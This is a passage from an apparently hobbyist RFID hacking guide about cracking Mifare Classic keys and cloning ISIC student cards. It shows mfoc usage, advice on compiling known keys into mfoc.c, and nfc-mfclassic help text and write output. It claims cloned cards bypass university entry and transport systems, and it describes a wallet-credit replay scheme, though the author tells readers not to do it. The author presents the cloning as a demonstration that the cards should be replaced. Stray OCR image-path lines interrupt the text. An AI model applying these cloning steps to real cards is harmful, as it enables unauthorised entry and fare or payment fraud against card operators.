Block 232, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 231, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
Block 230, type A, key [redacted] 00 00 00 00 00 00 00 00 00 00 00 00
root : pcscd
root : mfoc



You can also use the -k key parameter, to add a key to the list of known keys, which is being tried against your card in the initial phase. The -k option somehow didn't work for me, so I always compile my known keys directly into mfoc.c Search for “Array with default Mifare Classic keys”

Not sure about other countries, but in country where I live keys are the same. Once you have keys from all sectors, you should be able to use RFID-Fu against other cards, which is epic fail.


```
nfc-mfclassic --help
Usage: nfc-mfclassic r|w a|b <dump.mfd> [<keys.mfd>]
  r|w          - Perform read from (r) or write to (w) card
  a|b          - Use A or B keys for action
  <dump.mfd>   - MiFare Dump (MFD) used to write (card to MFD) or (MFD to card)
  <keys.mfd>   - MiFare Dump (MFD) that contain the keys (optional)
Or: nfc-mfclassic x <dump.mfd> <payload.bin>
  x            - Extract payload (data blocks) from MFD
  <dump.mfd>   - MiFare Dump (MFD) that contains wanted payload
  <payload.bin> - Binary file where payload will be extracted
```

```
root@root: [redacted]# nfc-mfclassic w b isic-chuck isic-chuck
Connected to NFC reader: ACS ACR122U 00 00 / ACR122U103 - PN532 v1.6 (0x07)
Found MIFARE Classic 4k card with UID: [redacted]
Writing 256 blocks |....................................|
Done, 256 of 256 blocks written.
```

Keep in mind that card UID will be not affected (not changed) with this process. Buy some blank card or Proxmark III if that is what you want. If you are now thinking about dumping your electronic wallet right after recharge and when credit comes to zero, writing content back, then please **don't do it.** What can stop you from doing that? Well, probably only your conscience, but if the card gets blocked in 24 hours after first use then don't complain. Yes, there are online checking and billing systems out there for basic cards.


0x04– ISIC issue

With ISIC- International Student Identity Card attacker can abuse around ten service not only one. ISIC cards are widely used for entrance, transportation, dining payments and various others services or discounts. According to homepage there are 4.5 million cardholders in 120 countries. Cards should be replaced with more secure types ASAP. It is possible to do much more than that, but sufficient for demonstration let's play a little...



At some universities, there is only one entry security check – ISIC. As you can see this is trivial to bypass. We did many tests with public transportation systems and with university systems. Results are all the same – those systems are easily hackable.

0x05 – Chuck Norris



** this card was destroyed after this photo was made

0x06 – conclusion

Cryptographic algorithms should be public so that they can be scrutinized and tested. Secret algorithms aren't more valuable because they are secret.

0x07 – what's next?

a) since i have access to Proxmark III which is universal RFID hacking tool which can be used for 100% accurate cloning (even UID), i may once write second edition about c00king with Mifare Classic, HID Prox, RFID viruses and worms...
b) after releasing v.1 of this guide, we ordered some Smart Card Mifare Classic 4KB (White PVC Contactless Cards) from eBay. A short story about that can be also interesting.
c) few day ago someone offer me 1K's Mifare S50, 16 Sectors and 4 Blocks each Sector, but the Sector 0 Block 0 known as Manufacturers Block where the Chip UID is stored, can be re programmed to any UID you wish. Could be fun but I don't have 1K Mifare for now.

0x08 – thanks

Thanks to Vulcano and Back for helping me with RFID stuff.

0x09 – references & links

For further reading about this topic please see following:

http://www.cs.virginia.edu/~kn5f/pdf/K.Nohl.PhD-Implementable.Privacy.for.RFID.Systems.pdf

http://events.ccc.de/congress/2007/Fahrplan/events/2378.en.html

http://packetstorm.rlz.cl/papers/wireless/2008-esorics.pdf

www.nethemba.com/mifare-classic-slides.pdf

http://code.google.com/p/nfc-tools/wiki/mfoc

http://www.libnfc.org/community/

http://rfidvirus.org/

Regards

MI1